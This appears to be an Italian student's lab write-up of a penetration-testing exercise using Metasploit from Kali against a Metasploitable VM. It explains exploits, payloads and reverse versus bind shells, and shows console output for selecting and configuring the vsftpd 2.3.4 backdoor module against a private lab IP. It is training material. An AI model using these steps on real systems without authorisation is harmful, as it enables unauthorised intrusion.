Esercizio 06/11/2023

Nell'esercizio odierno ci viene richiesto di effettuare una sessione di hacking con Metasploit su Metasploitable cambiando l'indirizzo di quest'ultima

L'Exploit è la fase 3 del Pentesting ed è la fase più delicata di tutto il processo.
L'Exploit non è una sola azione ma la prima fase di una **serie di azioni** che va a testare, ad identificare le vulnerabilità di un sistema, è una sorta di metodo di sfondamento, va a creare cioè un varco (N.B. ciò significa che c'è una vulnerabilità già esistente). A questo punto comunque, il lavoro dell'Ethical Hacker (almeno per questo programma) finisce qui e si può passare direttamente alla fase 7, il report. Stesso discorso se la shell non viene creata dopo l'exploit perché vuol dire che se non entro io non entra neanche il BH.

La seconda fase è andare a trovare un **payload** che ci permetterà di passare alla terza, la **shell**, che crea una connessione tra due dispositivi. Quest'ultima può essere di tipo **reverse o bind**, la differenza è che, una volta creato il payload ed è andato a buon fine, la prima creerà una connessione dal computer vittima al computer attaccante (quindi dall'interno verso l'esterno), mentre nella bind accade il contrario. Poiché è molto probabile che ci siano sistemi di sicurezza (firewall, IDS, IPS), è meglio utilizzare la reverse, la bind viene usata quando siamo già all'interno della rete, e non è detto che funzioni perché il dispositivo in questione potrebbe comunque essere coperto da un dispositivo di sicurezza come un firewall e quindi non funzionare ugualmente.


L'Exploit, a differenza del **Malware**, sfrutta la vulnerabilità del sistema e non richiede alcun tipo di permesso. Quello che utilizzeremo deve essere specifico per la versione di quel determinato programma, se devo ad esempio testare una vulnerabilità su Office devo ricercare la versione dell'Office in questione altrimenti non è detto che funzionerà. Non è detto perché se vado ad immettere una versione più datata è possibile che la vulnerabilità in questione sia già stata corretta dall'aggiornamento del programma.

Per sapere se l'Exploit funziona avrò due strade, la prima a livello manuale (sconsigliata per via del tempo che impiegheremmo), la seconda a livello automatico e per fare questo si utilizzano programmi specifici come **Metasploit** che prova tutte le combinazioni in maniera automatica


Per arrivare a tutto questo si avvia Metasploit e si utilizzano una serie di comandi che ci porteranno all'ultima fase. E' molto importante sapere che perché l'exlpoit abbia effetto il programma che andiamo ad "exploitare" deve essere attivo, startato.

Di seguito la serie di comandi utilizzati per arrivare all'obiettivo:


Prima di tutto vado a cambiare ip a Meta e controllo che le macchine riescano a pingare



Fatto questo avvio Metasploit sulla macchina Kali e faccio una scansion nmap



Avvio Metasploit



Scansione nmap

A questo punto eseguo tutti i comandi per arrivare all'exploit:

Search:

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```


Use e show options:

```
kali@kali: ~
File  Actions  Edit  View  Help

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                       g-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```


Set RHOST e lo verifico con show options:

```
kali@kali: ~
File  Actions  Edit  View  Help

Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                       g-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

epic.zip  epic2.zip  epic2.text  passwdvwa...  userhydra.txt
```

Show payloads e verifico con show options:



Exploit con verifica if config per controllare che siamo effettivamente collegati in Meta:



Infine vado a creare la cartella test_metasploit da kali su Meta e verifico di averla creata